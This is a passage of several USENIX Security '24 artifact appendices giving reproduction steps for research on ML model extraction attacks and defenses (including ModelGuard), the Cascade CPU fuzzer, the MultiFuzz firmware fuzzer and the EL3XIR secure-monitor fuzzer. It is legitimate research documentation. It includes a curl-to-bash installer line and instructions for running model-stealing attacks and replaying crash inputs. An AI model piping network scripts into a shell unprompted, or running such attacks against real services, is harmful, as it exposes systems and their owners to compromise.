**(C2):** The evaluated projects may not work on real-world ML models.
**(C3):** The power consumption of the evaluated projects is consistent with those reported in Section 4.4.2 of our paper.

### A.4.2 Experiments

To conduct the model extraction attacks on a large scale with different model files, we recommend you refer to the README files provided in the project directory of - (project names)

**(E1):** EVALUATION - POWER CONSUMPTION [5 human-minutes + 5 compute-minutes]: Intel Performance Counter Monitor is used to estimate the power consumption before and after the attacks.
**How to:** Run the PCM tool in parallel to your model extraction attacks/defense projects to observe the power consumption in real time. You can find the documentation in the `Evaluation` folder.
**Preparation:** Steps 1 and 2 of the README file provided in the `Evaluation` folder will help set up the PCM tool and configure the specific environment variables required for execution.
**Execution:** Step 3 `bin/pcm` will run the PCM tool and display the PPO energy in real-time.
**Results:** The power consumption is the difference of the PPO energy before and after executing the attack/defense projects.

**(E2):** [Open-Source Projects] [3 human-hour + 5 compute-hour]: We have added all the open-source projects with the folder names `ModelXRay`, `ML-DOCTOR` `DeepSniffer`, `Adaptive Misinformation`, `Prediction-Poisoning` to our repository for large-scale evaluation on ML model extraction attacks/defenses.
**How to:** We highly recommend following the README file within each project directory for instructions on setting up the environment.
**Preparation:** We recommend to start testing with our model files provided in the folder `Models`. However, for some projects, e.g., `DeepSniffer`, model checkpoints are available here. Similarly, for `ML-DOCTOR`, one can use the model files in the `Models` folder. For `Adaptive Misinformation` and `Prediction-Poisoning`, the files are generated at execution. Later, one can replace the files with other model files. Last, please refer to the README file of each project for any additional preparation.

**Execution:** We recommend to first double check that you have created and activated the virtual environments corresponding to the projects you intend to test. Please follow the instructions provided in the README file of each project for execution. For most of the projects, we have provided a bash file that can be used as an alternative for evaluation. Additionally, for projects such as `DeepSniffer`, `ModelXRay`, `ML-DOCTOR`, `Adaptive Misinformation`, and `Prediction-Poisoning`, we recommend referring to the `orig_README` file for more detailed information regarding the datasets, models, and attack/defense strategies employed while evaluating. Finally, for projects `ModelXRay and ML-Doctor`, it is necessary to manually specify the path to your model file. This step may require some customization based on the user's specific model configurations.

We have also provided an option to quickly verify the execution for all projects using the script file - `env-setup.sh` (creates the environment) and `quick-test.sh` (run each project for a 20-second time frame) provided in the root directory of the repository. Once the virtual environment is created using the file `env-setup.sh`, you can verify the execution using two parallel terminals. In one terminal, we have a script file `quick-test.sh` that automates the execution of all projects, one by one, for claims 1 and 2. In the other terminal, PCM can run to monitor the power consumption of each experiment.

**Results:** The results for the projects can be observed while running the provided script files for evaluation of the experiments. Whereas, the results for projects such as Prediction Poisoning and Adaptive Misinformation can be found in subfolders of the models folder located within their respective project directories. These initial results produced by projects `DeepSniffer`, `ModelXRay`, `ML-Doctor`, `Adaptive Misinformation`, and `Prediction-Poisoning` will aid in the analysis of the findings presented in the original paper. Upon further testing with our real-world models, you will find the results and challenges that we have discussed in sections 4.2 and 4.3 of our original paper.

## A.5 Notes on Reusability

The projects featured in our repository are specifically tailored for execution within a laboratory environment. We strongly advise readers to refer to the README file, as it serves as a comprehensive guide for applying model extraction attacks/defenses across various model files. Additionally, some attacks may not be practical or cannot be performed on a large scale, and the corresponding defense solutions are limited in deployment as well.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: MODELGUARD: Information-Theoretic Defense Against Model Extraction Attacks

Minxue Tang[1], Anna Dai[1], Louis DiValentin[2], Aolin Ding[2], Amin Hass[2], Neil Zhenqiang Gong[1], Yiran Chen[1], Hai "Helen" Li[1]
[1]Department of Electrical and Computer Engineering, Duke University
[2]Cyber Security Lab, Accenture
[1]{minxue.tang, anna.dai, neil.gong, yiran.chen, hai.li}@duke.edu
[2]{louis.divalentin, a.ding, amin.hassanzadeh}@accenture.com

## A Artifact Appendix

### A.1 Abstract

This appendix will introduce the roadmap to evaluate the artifact and reproduce the major results in the paper *ModelGuard: Information-Theoretic Defense Against Model Extraction Attacks*. Specifically, this appendix will introduce how to use the source codes available on GitHub: https://github.com/Yoruko-Tang/ModelGuard/releases/tag/v1.0, including environment installation, dataset preparation, script execution, and result collection.

### A.2 Description & Requirements

This section includes necessary information for recreating the experimental setup used in the paper, including how to access the source codes, hardware and software requirements, and how to prepare the required datasets.

#### A.2.1 Security, privacy, and ethical concerns

Since we are simulating the attack and defense on a single machine, evaluating this artifact will not lead to security, privacy, or ethical issues.

#### A.2.2 How to access

Use the following link to access our code on GitHub: https://github.com/Yoruko-Tang/ModelGuard/releases/tag/v1.0. You can download the project and unzip it without Git on your machine, or simply use the "git clone" command to clone the project with Git on your machine.

#### A.2.3 Hardware dependencies

We recommend evaluating our code with a machine running Linux OS. The machine should be equipped with at least 128GB RAM and a GPU that supports CUDA and has at least 24GB GPU memory. We used a machine running Linux 5.15.0 with two Intel Xeon Gold 6254 CPUs (36 cores, 72 threads, and 1.5TB Memory in total) and one NVIDIA TITAN RTX GPU (CUDA 10.2 and 24GB Memory) to get all the results in the paper.

#### A.2.4 Software dependencies

The code is tested with Python 3.8. We require some standard libraries such as Pytorch, Numpy, PuLP, etc. You can follow the instructions in the "readme" file to install all the software dependencies.

#### A.2.5 Benchmarks

We require 8 datasets to reproduce the main result in the paper: SVHN, CIFAR10, CIFAR100, TinyImageNet200, Indoor67, CUB200, Caltech256, and ImageNet1k. You need to download **all** the datasets before running any codes. Please follow the instructions in the "readme" file to download all the datasets and unzip them in "./data/".

### A.3 Set-up

This section will introduce how to set up the environment for running experiments quickly.

#### A.3.1 Installation

Please follow the following steps to install the software dependencies on your machine.

**1. CUDA Installation** You need to make sure that a CUDA Toolkit with a version later than 10.2 is properly installed on your machine. Please check the official website of CUDA Toolkit for instructions: https://developer.nvidia.com/cuda-downloads.

**2. Anaconda Installation** You need to install Anaconda in order to install the other Python packages easily. Please

check the official website of Anaconda for instructions: https://www.anaconda.com/download/.

3. **Python Package Installation** You need to install all the required packages following the instructions in the "readme" file of the repository. Note that different GPUs may require different Pytorch releases. If you are unable to use the default release after creating the environment following the instructions in "readme", please install a proper version of Pytorch following the instructions in the official website: https://pytorch.org/get-started/previous-versions/. Note that our code requires PyTorch 1.7.

#### A.3.2 Basic Test

Use the following commands in shell to check if Python, Pytorch, CUDA and PuLP are properly installed.

```
python
import torch
import pulp
print(torch.cuda.is_available())
```

If no error is reported and the final output is "True", then all the dependencies are installed properly.

### A.4 Evaluation workflow

This section will introduce how to run the codes and reproduce the major results (Table 2 to Table 5) in the paper.

#### A.4.1 Major Claims

You should be able to reproduce the results from Table 2 to Table 5, which supports the following major claims:

**(C1):** pBayes Attack outperforms other attacks. This is proven by comparing the results of different attacks collected in (E1).

**(C2):** MODELGUARD-S outperforms other defenses when defending against strong adaptive attacks while maintaining high utility. This is proven by comparing the results collected in (E1) and (E2).

#### A.4.2 Experiments

Please complete the following steps to verify the major claim in the last section.

**(E0):** [Run scripts] [10 human-minutes + **800 compute-hour** + 100GB disk]: Run the Python scripts provided in the "/scripts/" directory of the repository, one for each table.
**Preparation:** Make sure all the dependencies are installed properly, as introduced in previous sections.
**Execution:** Run all four scripts in the shell window. For example, using the following command will run all the experiments in Table 2 ($X_t$ =Caltech256, $w_t$ =resnet50, $X_q$ =ImageNet1k):

```
python scripts/run_caltech256.py
```

You can change the device for running the experiments by editing "dev_id" in the scripts (Line 7) if you have multiple GPUs on your machine. You must keep the shell window alive during the process.
**Results:** The results of each pair of attack and defense methods are stored in the following directory: "./models/final_bb_dist/[$X_t$]-[$w_t$]/[query strategy]_ [attack strategy]-[$X_q$]-B50000/[defense method]".
For example, when $X_t$ is Caltech256, the results of KnockoffNet (random) with pBayes Attack (bayes) against ModelGuard-S ($\varepsilon = 1.0$) are stored in "./models/final_bb_dist/Caltech256-resnet50/random_bayes-ImageNet1k-B50000/modelguards/eps1.0".
For JBDA-TR, the directory is "./models/final_bb_dist/Caltech256-resnet50/jbtr3_bayes-ImageNet1k-B50000/modelguards/eps1.0".
Notice that only AM and RevSig are evaluated against Top-1 Attack because the other defenses do not change the top-1 label and the results are the same as that of the Top-1 Defense against Naive Attack. In addition, None Defense is not evaluated against D-DAE, D-DAE+ and pBayes attacks because the results of these strong adaptive attacks against no defense should be the same as that of the Naive Attack against no defense, as we allow them to know all the details of the defense method.

**(E1):** [Collect substitute model accuracy/fidelity] [1 human-hour + 0 compute-hour]: Collect the accuracy and fidelity of the substitute model for each pair of attack and defense methods from the results generated in (E0). This will give you the results in the first 14 rows of each table.
**How to:** A "train.50000.log.tsv" (KnockoffNet) or "train.50002.log.tsv" (JBDA-TR) file in each directory generated in (E0) logs the test accuracy and fidelity along the whole training procedure. You can get the best accuracy/fidelity in the last column of the last row in this file for the corresponding pair of attack and defense. After getting the results of all attacks against one defense, you can get the maximal accuracy and fidelity among all attacks as the "Max Accuracy of $w_s$" and "Max Fidelity of $w_s$" for this defense method.

**(E2):** [Collect target model utility] [1 human-hour + 0 compute-hour]: Collect the max $\ell_1$ distortion and the protected accuracy of the target model for each defense method from the results generated in (E0). This will give you the results in the last 2 rows of each table in the paper. Notice that these results are irrelevant to the attack method and are determined by the query dataset $X_q$ and the defense method.
**Max $\ell_1$ Distortion:** A "distancetransfer.log.tsv" file logs the perturbation statistics when querying. You can get the max $\ell_1$ distortion in the second column of the

last row in this file for the corresponding defense.
**Protected Accuracy:** A "bboxeval.xxxxx.log.tsv" file logs the protected accuracy of the given defense, where "xxxxx" is the size of the test set (for example, 6400 for Caltech256). You can get the test accuracy of the protected model in the last column of this file for the corresponding defense.

## A.5 Notes on Reusability

The scripts provided in the repository can only run experiments on predefined settings. While completing all the experiments may take a very long time (over 200 hours for each script), you can skip some attacks and defenses by editing the "query_list" (Line 40), "attack_list" (Line 41), and "defense_list" (Line 42) in the scripts. For example, you can only run (KnockoffNet) + (Naive Attack, pBayes Attack) against (None Defense, ModelGuard-W, ModelGuard-S) by using:

```
query_list = ['random']
attack_list = ['naive','bayes']
defense_list = ['none',
                'modelguard_w',
                'modelguard_s']
```

which will take less than 20 hours for each script. We also encourage you to explore more customized running options as instructed in the "readme" file.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Cascade: CPU Fuzzing via Intricate Program Generation

Flavien Solt
ETH Zurich

Katharina Ceesay-Seitz
ETH Zurich

Kaveh Razavi
ETH Zurich

## A Artifact Appendix

### A.1 Abstract

In our Artifact, we provide the source code of Cascade and the tested designs. We provide the framework for performing the experiments described in this paper and analyzing the corresponding results. The Artifact is a precomputed Docker image, where all the results are readily present and can be re-computed at will. It aims at showing that Cascade is open-source and functions as described in the paper. It additionally allows reproducing the most important results of the paper that motivate and evaluate Cascade.

### A.2 Description & Requirements

**Software requirements** Docker, `tar` and `make` are the only software requirements. Reproducers are free to run the experiments natively by following the steps performed in the Dockerfile.

**Hardware requirements** To reproduce the experiments, we expect a machine with at least 16 GB of RAM and 200 GB of free storage. Machines of at least 64 cores are preferred, but this is not a hard requirement.

#### A.2.1 Security, privacy, and ethical concerns

The risk that Reproducers face corresponds to the risk of running code from generally popular open-source repositories inside a Docker container.

#### A.2.2 How to access

The artifact repository is available at `https://github.com/comsec-group/cascade-artifacts/tree/2b797b546629a2df6010abd96e293044cd3cd285`.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

Docker, `tar` and `make`.
Questasim (commercial EDA software) is optional.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

1. Method 1 (computation-intensive): Clone the git repository, then run `make build`. More information can be found in the repository's Readme.
2. Method 2 (no computation): get the Docker image, then extract the pre-generated figures as specified in the repository's Readme.

#### A.3.2 Basic Test

In the cloned repository, you can run `make build` to start the Docker image build process. If you pulled the Docker image, you can find the figures in `/cascade-meta/figures/` in the Docker image as specified in the repository's Readme.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** Long programs tend to be more effective for fuzzing CPUs. This is shown by Figures 7, 8, 9 and 16.
**(C2):** DifuzzRTL executables have low completion, prevalence and dependencies. This is shown by Figures 1, 2 and 11.
**(C3):** Cascade executables significantly improve prevalence and dependencies. This is shown by Figures 10 and 12.
**(C4):** Cascade improves coverage over state-of-the-art fuzzers. This is shown by Figures 13, 14 (optionally 15, yet Figure 13 already shows a comparison with DifuzzRTL).
**(C5):** Cascade finds most of the bugs very fast. This is shown by Figures 16 and 18.

### A.4.2 Experiments

**(E1):** *[Re-build the Docker image] [5 human minutes, 24 machine hours] (Optional):*
**How to:** In the `cascade-artifacts` repository, execute `make build`.
**Preparation:** None.
**Execution:** See *How to*.
**Results:** The Docker image build must eventually succeed, as will be displayed by Docker.

**(E2):** *[Extract the plots] [5 human minutes, 5 machine minutes]:*
**How to:** Create a Docker container from the downloaded or built Docker image, then extract the plots using `docker cp` as documented in the Readme in the artifacts repository.
**Preparation:** Execute the `make run` command in the `cascade-artifacts` repository. This will ensure that a Docker container is running, whose identifier can be used for copying out the results.
**Execution:** Execute the `docker cp` instructions specified in the Readme of the `cascade-artifacts` repository.
**Results:** The figures will be copied into the `figures` directory of the `cascade-artifacts` repository.

**(E3):** *[Collect Questasim coverage] [4 human hours, 24 machine hours] (Optional):*
This optional experiment is only accessible to users with Questasim licenses. The estimated human hours correspond to the preparation of the environment, which may be non-trivial. Most of the machine time is spent in merging the coverage files, which must be done sequentially to obtain the coverage increase at program granularity.
**How to:** Follow the steps described in the `cascade-artifacts` Readme.
**Preparation:** Either have Questasim work in the Docker container, or reproduce the Docker steps on a bare-metal Linux machine. We recommend using Ubuntu to ensure closeness with the Dockerfile, so you are certain that your dependencies will work, yet there is no strict distribution requirement.
**Results:** `cascade-meta/figures/modelsim.png`

## A.5 Notes on Reusability

- Regarding the experiments, as indicated in the `cascade-artifacts` Readme, some experiments may be run with reduced parameters to complete in a reasonable amount of time, while conserving the tendency shown in the paper.

- Regarding the fuzzer, new designs can be added in the same way as the evaluated designs are integrated. Please refer to `Readme.md`, `cascade-meta/design-processing/design_repos.json` and `cascade-meta/fuzzer/common/designcfgs.py`.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: MultiFuzz: A Multi-Stream Fuzzer For Testing Monolithic Firmware

Michael Chesser
*The University of Adelaide*
*Data61 CSIRO, Cyber Security*
*Cooperative Research Centre*

Surya Nepal
*Data61 CSIRO, Cyber Security*
*Cooperative Research Centre*

Damith C. Ranasinghe
*School of Computer Science*
*The University of Adelaide*

## A Artifact Appendix

### A.1 Abstract

MULTIFUZZ is a new fuzzer for testing monolithic firmware targets that addresses the challenges of complex interactions between firmware and hardware in embedded devices. We evaluate MULTIFUZZ compared to the previous state-of-the-art monolithic firmware fuzzers Ember-IO and Fuzzware and also demonstrate MULTIFUZZ's ability to discover new bugs. We provide scripts for reproducing coverage benchmarks, including ablation studies, and for automatically running unit tests from synthetic example programs. Additionally, we include crashing inputs, replay scripts, and detailed analyses for all previously undiscovered bugs presented in the paper, as well as for false-positive crashes that were triaged during this process.

### A.2 Description & Requirements

**CPU Resources:** In total running the full set of experiments requires approximately 580 CPU days of compute time, however this can be adjusted by modifying the benchmark configuration files to run fewer trials and/or fuzzer configurations.

**RAM:** Each trial typically requires less than 1 GB of RAM, however the exact amount may vary depending on the target and fuzzing configuration. Configurations without the 'Trim' stage enabled may use up to 8 GB of RAM.

**Storage:** Each trial will generate between 15 MB to 250 MB worth of temporary files. Then, the results from each trial are automatically compressed and copied to an output folder for post-processing and analysis. The final storage requirements for all experiments is approximately 1.5 to 2 GB (after temporary files are deleted).

To speed up benchmarking, our benchmark harness tool supports automatically executing multiple trials in parallel. The required RAM usage and storage for temporary files should be multiplied by the number of parallel workers selected for benchmarking.

#### A.2.1 Comparison to prior work

To compare against past work (Ember-IO, and Fuzzware), we followed the experimental procedures reported by the original authors from their GitHub repositories:

- https://github.com/fuzzware-fuzzer/fuzzware-experiments (02-comparison-with-state-of-the-art).
- https://github.com/Ember-IO/Ember-IO-Experiments (Fuzzing).

Generating the results needed for coverage comparison for each of the tools requires an additional 120 CPU days.

#### A.2.2 Security, privacy, and ethical concerns

During the setup process, network access is required to fetch from packages from github.com and crates.io and to download Docker images. Docker is used to isolate and run individual fuzzer runs, requiring the user to have Docker access.

We have already responsibly disclosed the previously unknown bugs listed in Table 3, however if any additional bugs are discovered during artifact evaluation, they should also be handled appropriately.

#### A.2.3 How to access

All the code and data required for running the experiments is open sourced on GitHub at:

- https://github.com/MultiFuzz/MultiFuzz-benchmarks/tree/usenix2024-ae

The benchmark repository uses Git Submodules to select a specific stable version of MULTIFUZZ for artifact evaluation.

### A.2.4 Hardware dependencies

Our experiments require no specialized hardware, a generic x86-64 machine with enough RAM and storage is sufficient to run all benchmarks. In the paper, all experiments were conducted on a single AMD Ryzen Threadripper 3990X CPU with 256 GB of RAM running Ubuntu Server 20.04.

### A.2.5 Software dependencies

Our experiments require a Linux-based OS with Bash, Docker, Rust and C compilers installed. Ghidra is optionally required for reproducing the metadata used for coverage analysis.

### A.2.6 Benchmarks

We evaluate MULTIFUZZ on a collection of 20 firmware targets used in past work and additional 3 new firmware targets that we introduced in our evaluation. We include pre-built binaries for all of the firmware targets used in benchmarks. The new firmware targets can optionally be bit-for-bit reproduced by running the `./build_new_binaries.sh` from the `benchmarks` sub-directory.

To fairly compare the coverage, we normalize the coverage results from each fuzzer by filtering blocks according to control-flow metadata obtained using a Ghidra script. The control-flow metadata files can be reproduced by running the Ghidra script (ExportCfg.java) after loading each binary into Ghidra.

## A.3 Set-up

The installation procedure has been tested on a plain Ubuntu Server 22.04, however any modern x86-64 Linux distribution with support for Rust and Docker is likely to work.

### A.3.1 Installation

First, ensure that the current user has access to Docker and following dependencies are installed: Rust (tested with rustc 1.75.0), Clang, Docker, libssl-dev, pkg-config, and libfontconfig-dev (plotting only).

On a Ubuntu 22.04 server this can be done by running the following commands:

```
curl https://sh.rustup.rs -sSf | bash -s -- -y
. "$HOME/.cargo/env"
sudo apt update
sudo apt install -y clang docker pkg-config \
    libssl-dev libfontconfig-dev
sudo usermod -aG docker $USER
newgrp docker
```

After these dependencies have been installed, run the `./build_all.sh` script to compile and build MULTIFUZZ, the benchmark harness tool, and the post-processing and analysis tool.

Optionally, if you wish to follow along with the crash analysis steps in the bug analysis experiment, you may want to download a copy of the GNU Arm Embedded Toolchain so that `arm-none-eabi-gdb` is available.

### A.3.2 Basic Test

The simplest way to test that the fuzzer has been compiled and built correctly, test that the fuzzer is able to successfully replay a known input. This can be done by running the following command:

```
./replay.sh crashes/Gateway/zero_length_sysex
```

The output of the script should include a line containing the message: '`UnhandledException(code=ReadUnmapped, value=0x800080)`', along with additional information for debugging.

To verify that the benchmarking tool and every fuzzer configuration is fully functional, a fast benchmark profile (approximately 20 CPU minutes) is available by running:

```
./benchmark-test.sh [no. parallel tasks to use]
```

After execution, the `./bench-harness/output/multifuzz/` directory should contain several sub-directories: `debug-all`, `debug-extend`, `debug-havoc`, `debug-i2s`, `debug-trim`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** MULTIFUZZ is able to fuzz a wide-range of firmware targets and hardware, either on par or better than existing state-of-the-art fuzzers Ember-IO and Fuzzware. This corresponds to evaluation in Section 5.1 and Section 5.2 of the paper, and is proven in the experiments (E1) and (E2). The results of these experiments are used to generate Figure 11 and Table 2 in the paper.

**(C2):** Each of the stream-orientated input generation techniques introduced by MULTIFUZZ have an impact on the fuzzer's effectiveness. This corresponds to Section 5.3 and Appendix A.2 of the paper, and is proven in experiment (E3). The results of these experiments are used to generate Table 1 and Figures 12, 13 and 14 in the paper.

**(C3):** MULTIFUZZ has been used to uncover 18 new bugs across 8 binaries (Table 3 in the paper). This is demonstrated in the Section 5.4

### A.4.2 Experiments

**(E1):** P$^2$IM unit-tests [5 human-minutes + 8 CPU Hours]: This experiment runs MULTIFUZZ on the 46 unit test binaries from P$^2$IM for a short period of time (10 mins

per binary) and verifies that the fuzzer is able to find inputs that satisfy each unit test.

**Preparation:** Ensure that the setup script from A.3.1 has been executed. Navigate to the `p2im-unittests` directory.

**Execution:** From within the `p2im-unittests` directory run the `./run.sh` script. The script accepts an optional argument that controls how many tests to run in parallel across multiple cores.

**Results:** On successful completion, the string: "`66 successes, 0 errors`" will be printed to stdout and additional logging information is printed to stderr describing which inputs satisfy each unit test. Additionally, the `workdir-p2im-unittests` sub-directory contains fuzzer metadata for each trial.

**(E2):** Code-coverage Evaluation [20 human-minutes + 130 CPU days]: This experiment uses MULTIFUZZ to fuzz 23 real-world ARM firmware for 24 hours (repeated for 5 times) and evaluates the code-coverage reached over-time.

**Preparation:** Ensure that the setup script from A.3.1 has been executed.

**Execution:** Run the `./multifuzz-coverage.sh` script. The script accepts an optional argument that controls how many tests to run in parallel across multiple cores.

**Results:** On successful completion of the benchmark the message "`All tasks complete`" is printed to stderr, and the results of the benchmark are saved to `./bench-harness/output/multifuzz-all`. The results can then be post-processed and analyzed by running `./analyze-results.sh`. A coverage graph similar to Figure 11 from the paper is saved to `./analysis/output/coverage.svg`, and Table 2 can be reproduced using the data from `./analysis/output/total_blocks_per_trial.csv`.

**(E3):** Ablation Study [20 human-minutes + 470 CPU days]: This experiment tests the fuzzing ability of MULTIFUZZ with various features disabled[1] on the same set of binaries as E2.

**Preparation:** Ensure that the setup script from A.3.1 has been executed.

**Execution:** Run the `./multifuzz-ablation.sh` script. The script accepts an optional argument that controls how many tests to run in parallel across multiple cores.

**Results:** On successful completion of the benchmark the message "`All tasks complete`" is printed to stderr, and several new sub-directories containing the results are located at `./bench-harness/output/multifuzz-*`. Table 1 of the paper can be reproduced from `./analysis/output/median_coverage.csv` which is generated by running `./analyze-results.sh`.

**(E4):** Previously Undiscovered Bugs [1 to 2 human-hours]: This experiment validates that MULTIFUZZ finds new previously undiscovered bugs, and that the bugs discovered are real bugs and not false-positives.

**Preparation:** Ensure that the setup script from A.3.1 has been executed.

**Execution:** Executing this experiment involves using the `./replay.sh` script to replay crashing inputs corresponding to each bug in the paper, and following the analysis described in the analysis.md document to verify each crash. Additionally, MULTIFUZZ supports attaching a debugger (GDB) to perform more fine-grained analysis on the exact reason for each crash.

**Results:** Replaying each input should result in the fuzzer reporting a crash (e.g. `UnhandledException(code=ExecViolation, value=0x3f3e3d3c)`) along with additional metadata for debugging the crash including an *approximate* stack trace (GDB is required be used to obtain a precise stack trace) and a list of the last 10 blocks executed. The output should match the analysis described in the `analysis.md` document.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at `https://secartifacts.github.io/usenixsec2024/`.

[1] Note: The configurations where the 'trim' stage is disabled may use a large amount of RAM (e.g., 8 GB), so care should be taken when running multiple trials in parallel.




# USENIX Security '24 Artifact Appendix: EL3XIR: Fuzzing COTS Secure Monitors

Christian Lindenmeier
FAU Erlangen-Nürnberg

Mathias Payer
EPFL

Marcel Busch
EPFL

## A Artifact Appendix

### A.1 Abstract

EL3XIR introduces a framework to effectively rehost and fuzz the secure monitor firmware layer of proprietary TrustZone-based TEEs. While other approaches have focused on naively rehosting or fuzzing Trusted Applications (EL0) or the TEE OS (EL1), EL3XIR targets the highly-privileged but unexplored secure monitor (EL3) and its unique challenges.

In our artifact evaluation, we demonstrate that state-of-the-art fuzzing approaches are insufficient to effectively fuzz COTS secure monitors. We give instructions on reproducing the results for EL3XIR's main technical contributions: (1) rehosting of secure monitor binaries, (2) interface recovery from REE OS, and (3) effectiveness of reflected peripheral modeling. We provide our evaluation set and instructions for executing fuzzing campaigns with EL3XIR. Additionally, we share details about assigned CVEs to support EL3XIR's capability to find unknown bugs.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our experiments are conducted within Docker containers and will not harm the host.

#### A.2.2 How to access

EL3XIR's source code can be found on Github at https://github.com/HexHive/EL3XIR/tree/ae-sec24-accepted. Since our evaluation set includes proprietary binaries, we provide all necessary evaluation data at Zenodo in an encrypted archive `el3xir-ae-part1-usenix24.tar.gz.enc`. We communicated the access key only with evaluators. Additionally, we provide the download link in EL3XIR's Github repository. The `README` in the archive gives an overview of all shared data. We note that for reproducing our results you have to collect your own artifacts (binaries, kernel source code).

#### A.2.3 Hardware dependencies

We conducted our experiments on a 16-core Intel Xeon Gold 5218 processor (hyperthreading disabled) with 64 GB of RAM. However, we expect that our results can be reproduced on machines with similar performance. Since we run the fuzzing campaigns (Section 6.3) limited to one CPU for each target eight times for 24 hours, we recommend using a processor with at least 8 cores. Additionally, we recommend at least 150 GB of free storage.

#### A.2.4 Software dependencies

We tested EL3XIR on Ubuntu 22.04. We require Git (tested `version 2.34.1`) to download the source code and repositories and Docker (tested `version 26.1.3, build b72abbb`) with the compose plugin (tested `version v2.27.1`) to build EL3XIR. Additionally, we need Python (tested `version 3.10.12` that comes with Ubuntu 22.04).

#### A.2.5 Benchmarks

EL3XIR requires at least the binary file of a targeted secure monitor for reproducing the fuzzing results without interface awareness ($iface^{-}/mmio^{-}$ and $iface^{-}/mmio^{+}$). For harness synthesis and reproducing the interface-aware fuzzing campaigns ($iface^{+}/mmio^{-}$ and $iface^{+}/mmio^{+}$), we require the source code of the deployed Linux kernel or the corresponding compiled LLVM-Bitcode files. Since our evaluation set includes proprietary binaries, we provide all necessary evaluation data at Zenodo in encrypted archives `el3xir-ae-part1-usenix24.tar.gz.enc`. We communicate the access key and instructions via HotCrp (see Artifact access) and links via EL3XIR's Github repository. Most importantly, the archive includes:

- Secure monitor binary: We compiled the open-source binaries from official sources and extracted the proprietary ones from firmware updates.
- Source code of REE OS kernel: For the open-source targets, we downloaded the Linux kernels from official sources. Considering the kernels deployed on COTS

Android smartphones, we directly provide the compiled LLVM-Bitcode files.

## A.3 Set-up

### A.3.1 Installation

We provide more details in the `README.md` file of EL3XIR's github repository. For installation with docker clone the repository (`git clone --recursive https://github.com/HexHive/EL3XIR.git`) and build the containers with 'make build'. In case you cannot build the images, we also provide pre-built docker images on Docker hub at https://hub.docker.com/r/chlindenmeier/el3xir_synthesis and https://hub.docker.com/r/chlindenmeier/el3xir.

To include our evaluation set, download the archives `el3xir-ae-part1-usenix24.tar.gz.enc`, decrypt it (see HotCrp), and move the content of the archives into EL3XIR's `in/` directory that will be mounted inside the docker containers. Each archive part includes artifacts for one target. We recommend to work with `el3xir-ae-part1-usenix24.tar.gz.enc`.

### A.3.2 Basic Test

When the docker build process finished successfully, you can run 'make run-fuzz-sh' to spawn a shell in the container. For further testing, you can run a simple test fuzzing campaign ('$iface^{-}/mmio^{-}$'). To this end, check that the targeted secure monitor binary can be found at `/in/$TARGET/vendor-soc-bl31.bin`. We recommend to use our default target `TARGET=intel-n5x`. Then execute `make run-fuzz-test TARGET=$TARGET`. The test is successful, when EL3XIR boots the target, takes a snapshot, starts AFL++, and you can see AFL++'s dashboard.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** The manual steps of EL3XIR's partial-rehosting approach are feasible (Section 6.1).

**(C2):** EL3XIR can perform automated interface recovery of function signatures for runtime services and synthesize effective fuzzing harnesses (Section 6.2 and Table 2).

**(C3):** EL3XIR outperforms state-of-the-art methods for fuzzing TEE firmware in edge coverage (Section 6.3, Figure 6, and Table 4).

**(C4):** EL3XIR can emulate MMIO accesses during fuzzing using reflected peripheral modeling to overcome coverage walls (Section 6.3 and Table 3).

**(C5):** EL3XIR can uncover previously unknown bugs in secure monitor implementations (Section 6.4 and Table 5).

### A.4.2 Experiments

We design four experiments (**E1-E4**) to confirm **C1-C4**. For **C5** we provide an overview of CVE references as part of the downloaded archives `el3xir-ae-part1-usenix24.tar.gz.enc`. Read the `README` file in the archives for more information.

EL3XIR's experiments can mostly be reproduced with automated make targets. Look into EL3XIR's README file for more information. Note that estimate times provided assume the execution of the experiment for *one* target. We recommend to use our default target `TARGET=intel-n5x`. Furthermore, we note that since fuzzing is a non-deterministic process, some results may slightly differ from the exact numbers stated in our paper.

**(E1):** *[Rehosting Feasibility] [1 human-hour + 5 compute-minutes]:*

**How to:** EL3XIR's rehosting framework can be found at `src/rehosting-framework`. Each secure monitor requires the implementation of a rehosting environment (folder `secmonRehosting/rehostingEnvironments/`).
We manually inspect the complexity of a rehosting environment and boot the secure monitor binary to confirm **C1**.

**Preparation:** Open files `factories.py` and `$TARGET_boot_patcher.py`. You may inspect these files for multiple targets to confirm the systematical structure and similarity.

**Execution:** Manually inspect `factories.py` to find implementations of functions for software stubs (Section 6.1) including minimal bootloader, secure world stub, and normal world stub. Additionally, inspect `$TARGET_boot_patcher.py` to identify breakpoints and MMIO emulation to handle hardware dependencies. Run `make run-fuzz-test TARGET=$TARGET` to boot a targeted secure monitor binary. You may exit the docker container when AFL++'s dashboard comes up, since a snapshot has been taken.

**Results:** The objective is to boot the secure monitor until exit to normal world is reached, which is our attack surface for our fuzzer. Confirm that `out/$TARGET/snapshot.qcow2` is present. Inspect `out/$TARGET/qemu_err.txt` which holds the complete qemu logging for the boot process. Validate that the last instruction executed (end of file) was a `smc`, and that an exception return from EL3 to EL1 NS happened.

**(E2):** *[Interface Recovery] [1 human-hour + 30 compute-minutes]:*

**How to:** EL3XIR's interface recovery is mostly automated. We automatically synthesize an interface-aware fuzzing harness for an open-source target (Table 1) and reason about the results manually to validate **C2**.

**Preparation:** Manually create and fill file

in/$TARGET/llvm-link.lst with promising REE OS kernel object files that may exercise the targeted secure monitor's interface. You may also open our provided files, retrace our manual process, and validate the complexity.

